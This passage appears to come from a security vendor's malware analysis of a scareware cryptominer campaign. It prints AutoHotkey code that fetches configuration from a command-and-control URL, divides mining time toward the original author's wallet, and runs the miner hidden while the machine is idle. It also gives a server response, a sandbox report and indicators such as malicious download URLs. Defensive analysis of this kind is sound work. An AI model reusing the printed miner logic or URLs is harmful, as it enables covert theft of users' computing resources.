


Help fund the development of Playerz Crypto Miner XMR Donation Address
48YAdSiCmzSPXxbrqjhnkVNLfFwcX6uJvV6wVGxNdDZ1Fww43c6zdjo1HePWZY6KXp78q8kv5rcqFYM76uSpPv8u4E2pnuq

Copyright © Playerz Multi Hidden Cryptocurrency Miner 2016 admin@multicryptominer.com

Figure 9. Donation address mentioned on the website


But that was not enough, the author also added a backdoor functionality to mine cryptocurrency for his own address in the mutlicryptominer binary. It will check the modified timestamp of *player.txt,* and if that file is more than five days old, it will get latest config from multicryptominer[.]com/pool2.xml.



```
#SingleInstance, Force
MeterLength = 30
try {
    FileGetTime, playerdate, %A_WorkingDir%\player.txt
}
var1 := A_YYYY . A_MM . A_DD
var2 = %playerdate%
EnvSub, var1, %var2%, days [color=green]
try {
    url=http://www.multicryptominer.com/pool2.xml
    hObject:=ComObjCreate("WinHttp.WinHttpRequest.5.1")
    hObject.Open("GET",URL)
    hObject.Send()
    text:=hObject.ResponseText
}
```

Figure 10. Downloading latest configuration from C&C


It will parse the received data as seen below:



```
    StringTrimLeft, OutputVar1, text, 5 ;miner configuration
    StringMid, OutputVar, text, 4, 2, L ;marker: FF
    StringMid, OutputVar3, text, 5, 1, L ;time to steal: 9
    StringMid, versionnum, text, 2, 2, L ;version number : 02
    multinum = 5
    if (var1 > 5){
        if (%outputvar% == FF){
            websitepooltext = %outputvar1%
            websitepool = True
            websiteourminetime := (10 * outputvar3)   * 60000 ;10Min * outputvar3
        }
    }
```

Figure 11. Parsing configuration from C&C

Response from the C&C server:




```
GET /pool2.xml HTTP/1.1
Host: multicryptominer.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

HTTP/1.1 200 OK
Last-Modified: Tue, 05 Jun 2018 05:36:08 GMT
Content-Type: application/xml
Content-Length: 147
Date: Mon, 06 Aug 2018 09:17:57 GMT
Accept-Ranges: bytes
Server: LiteSpeed
Connection: Keep-Alive

02FF9-o stratum+tcp://pool.minexmr.com:7777 -u
48LYTsUuFis3eheaGJSVC1b4DiftHw8249KCELDPGLU7Ke7GddfV7vM8qmuoW3x3qy8hPXiE
knM2jixquq4qbHYHHmWut4J -p x
```

Figure 11. Configuration received from server

It will then calculate time for running the original author's and the second level malware operator's miner on the infected system:




```
IdleTimeout = 510000; ;8.5 M
newidletimeout = %IdleTimeout%
if (%websitepool% == true) {
    TIMETORUNOURMINER := 300001 + websiteourminetime ;5min+websiteourminetime
}
Else {
    TIMETORUNOURMINER = 900001 ;15Min
    websitepooltext =  player
}
customersminertime = 7200001 ; 120Min
customersminertime := (customersminertime - TIMETORUNOURMINER)
runourminer = false
videoplaying = true
```

Figure 12. Calculation time distribution for author's and customer's address mining

In case the server did not respond with the proper configuration, or *player.txt* is not more than five days old, it will run the second level malware operator's miner for 105 minutes and author’s for 15 minutes; otherwise, it will distribute time among mining addresses depending on a value received from the server. At the time of analysis, the server was sending the maximum possible value of nine, which means it is splitting mining time between author and customer in a 3-to-1 ratio (90 minutes for author and 30 minutes for customer).


After it is done downloading the backdoor configuration and calculating time, it will start timers for various activities:



```
 SetTimer, IdleTimeoutCheck, 12000 ; 12s
 SetTimer, ResumeFromIdleCheck, 1275 ; 1.2s
 SetTimer, CheckSession, 7775 ; 7.7s
 SetTimer, videoCheck, 250000 ; ~4min
 SetTimer, videoCheck2, 300000 ; 5min
⊞if (%PROCSPAWN% == 1)   {⋯
 }
⊞else {⋯
 }
 return
⊞IdleTimeoutCheck:⋯
⊞videocheck:⋯
⊞videocheck2:⋯
⊞timecheck:⋯
⊞timeourminer:⋯
⊞ResumeFromIdleCheck:⋯
⊞CheckSession:⋯
⊞_download_to_file(u,s){⋯
 }
⊞killSpawns() {⋯
 }
```

Figure 13. Timers for running and stopping the mining process

When conditions are met for running the miner—for example, when the system is idle and no video or audio is playing—it will run the miner using *runProcesses.exe*. This will also ensure that the end user will not notice any obvious system slow downs from miner operation.




```
if (%runourminer% == true)  {
    Run, %A_WorkingDir%\runProcesses.exe %websitepooltext%, %A_WorkingDir%, hide
    UseErrorLevel, runProcessesProcessID
    settimer, timeourminer, %TIMETORUNOURMINER%
}
else
{
    Run, %A_WorkingDir%\runProcesses.exe, %A_WorkingDir%, hide UseErrorLevel,
    runProcessesProcessID
    SetTimer, timecheck, %customersminertime%
}
```

Figure 14. Run miner processes using *runProcesses.exe*

It also starts a timer with callback to kill the process after timeout.

runProcesses.exe

This will try to detect CPU and graphics to run miner with optimal settings and, in case no configuration is downloaded from C&C, it also includes hardcoded wallet addresses for mining.




```
if whichminer = player
{
    comm1Command = -o stratum+tcp://xmr.crypto-pool.fr:3333 -u
    472dyZhom95Higc85N5E1LbiY3kgbQvapcZ1DosRfjKX4EAvK3ZrdvuLxLMe4vTFbEUAhECZoDZHyGMdFJktrZZ
    yNA3v1Wr -p x
}
if InStr(whichminer, "-o")  {
    comm1Command = %whichminer% %2% %3% %4% %5% %6% %7%
}
```

Figure 15. Hardcoded addresses used if configuration is not received from server

Conclusion

There is a rising trend of new cryptominer malware families as well as existing malware families adding cryptominnig support as highlighted in our previous writeup here. AntiCoinMiner malware operator is leveraging the tried and tested scareware tactics theme very similar to FakeAV malware families, where it gives a false sense of security to the end user while exploiting their machine for financial gains. The malware operator is using an off-the-shelf cryptominer malware for this campaign; however the original cryptominer malware author has a backdoor functionality embedded in the code which deceives the second level malware operator by stealing large portion of CPU cycles from the infected machines to mine coins for the original author.

Zscaler ThreatLabZ is actively monitoring for threats like these and will continue to ensure coverage for Zscaler customers.



zscaler Cloud Sandbox

SANDBOX DETAIL REPORT

Report ID (MD5): C777E949686F49CC0A03D0D374C5E68A

● High Risk ● Moderate Risk ● Low Risk

Analysis Performed: 7/19/2018 2:30:09 AM

File Type: 64-bit Windows Executable

CLASSIFICATION

Class Type
Malicious
Category
Malware & Botnet Detected:
TR/AD.Bosoda.rdoap

Threat Score
92

VIRUS AND MALWARE

- TR/AD.Bosoda.rdoap

SECURITY BYPASS

- Sample Sleeps For A Long Time (Installer Files Shows These Property).
- Checks For Debuggers
- Queries Sensitive Processor Information (Via WMI, Win32_Processor, Often Done To Detect Virtual Machines)
- Checks For Kernel Debuggers
- Contains Long Sleeps
- Executes Massive Amount Of Sleeps In A Loop

NETWORKING

- HTTP GET Or POST Without A User Agent
- Downloads Files From Web Servers Via HTTP
- Found Strings Which Match To Known Social Media URLs
- Performs DNS Lookups
- URLs Found In Memory Or Binary Data

STEALTH

- Very Long Cmdline Option Found
- Creates A Process In Suspended Mode (Likley To Inject Code)
- Obfuscated Command Line Found
- System Process Connects To Network
- Disables Application Error Messages

SPREADING

- Creates COM Task Schedule Object

INFORMATION LEAKAGE

- Enumerates The File System

EXPLOITING

- Executes Batch Files

PERSISTENCE

- Tries To Download And Execute Files
- Uses Sc.exe To Modify The Status Of Services
- Drops And Executes PE Files Under Widows/system Directory
- Creates Temporary Files

SYSTEM SUMMARY

- Queries Windows Installation Date By Different Methods.
- Queries Disk Information Through WMI And Other Method (Often Used To Detect Virtual Machines).
- Allocates Memory Within Range Which Is Reserved For System DLLs
- Binary Contains Paths To Debug Symbols
- Classification Label
- Creates Files Inside The System Directory

DOWNLOAD SUMMARY

Original file	23 KB
Dropped files	147 KB
Packet capture	2 MB

ORIGIN

Low Risk
Language: English
Country: United States

FILE PROPERTIES

File Type	64-bit Windows Executable
Digital Certificate	Vendor File is not digitally signed
File Size	23,748 bytes
MD5	c777e949686f49cc0a03d0d374c5e68a
SHA1	b83a399d301519d467badd1c556d48b6e7b9fafc
SSDEEP	384:dTV4ysvfyfrIZ0gZQLrIuIAus6nJvLztAa8+Y3SCbO/KjnUxaVXALr4c9k8UV:dvufgrFQLrlnAgzOXqga4cCRV

PROCESS SUMMARY

DROPPED FILES

- C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\XQLNMDH8XB714OZ6ZA3E.temp
- Unknown
- Unknown.36
- Unknown.34
- Unknown.33
- Unknown.31
- Unknown.30
- Unknown.28
- Unknown.27
- Unknown.25
- Unknown.24
- Unknown.22

SCREENSHOTS

NETWORK PACKETS

ALL 38 | SMTP 0 | ICMP 0 | HTTP 2 | UDP 4 | TCP 28 | IRC 0 | FTP 0 | DNS 4

SOURCE IP	DESTINATION IP	SOURCE PORT	DESTINATION PORT
192.168.1.118	46.30.215.127	49163	80
46.30.215.127	192.168.1.118	80	49163

General	Timestamp: 02:33:44 GMT+0530 (IST)
Internet Protocol	Source Address - Destination Address: 192.168.1.118 - 46.30.215.127
Transport Protocol	Source Port - Destination Port: 49163 - 80
Hypertext Transfer Protocol Details	KiloBytes Transferred in this request : 2
Headers	GET /Install.bat HTTP/1.1 Connection: Keep-Alive Host: xmrminingpro.com

© 2008-2018 Zscaler Inc. All rights reserved

IOCs

MD5s:

927adcebfa52b3551bdd008b42033a6e d3fa184981b21e46f81da37f7c2cf41e c777e949686f49cc0a03d0d374c5e68a Ecd13814885f698d58b41511791339b6 642cccf03f9493b3d91d84e1b0e55e9c Da8d0c73863afe801bb8937c4445f5f9 D3fa184981b21e46f81da37f7c2cf41e E6569c2c9bceb6a5331d39a897e99152 06ded4e24118a4baccfd2f93fffe3506 927adcebfa52b3551bdd008b42033a6e f8df9d2adf5b92dc4dd419098d444bde B0cec3e582a03c978eaff9a8d01f3c31 D204728ac2e98ac380953deb72d3ca57 c842a49268b52892268e3ff03205b2de 95ea8c948a5254a3b24cbbf3edec1a1a

URLs:

www.xmrminingpro[.]com/start_me_now.exe xmrminingpro[.]com/cr_blocker_v12.exe xmrminingpro.com/Crypto_Blocker_.BAT.exe coin-blocker[.]com/Coin_Blocker_v1.55.exe xmrminingpro[.]com/Apollo.exe coin-blocker[.]com/Coin_Blocker_v1.5.exe coin-blocker[.]com/old/apollo_stream.exe coin-blocker[.]com/apollo/apollo_x86.exe

Wallet Addresses:

From Samples:

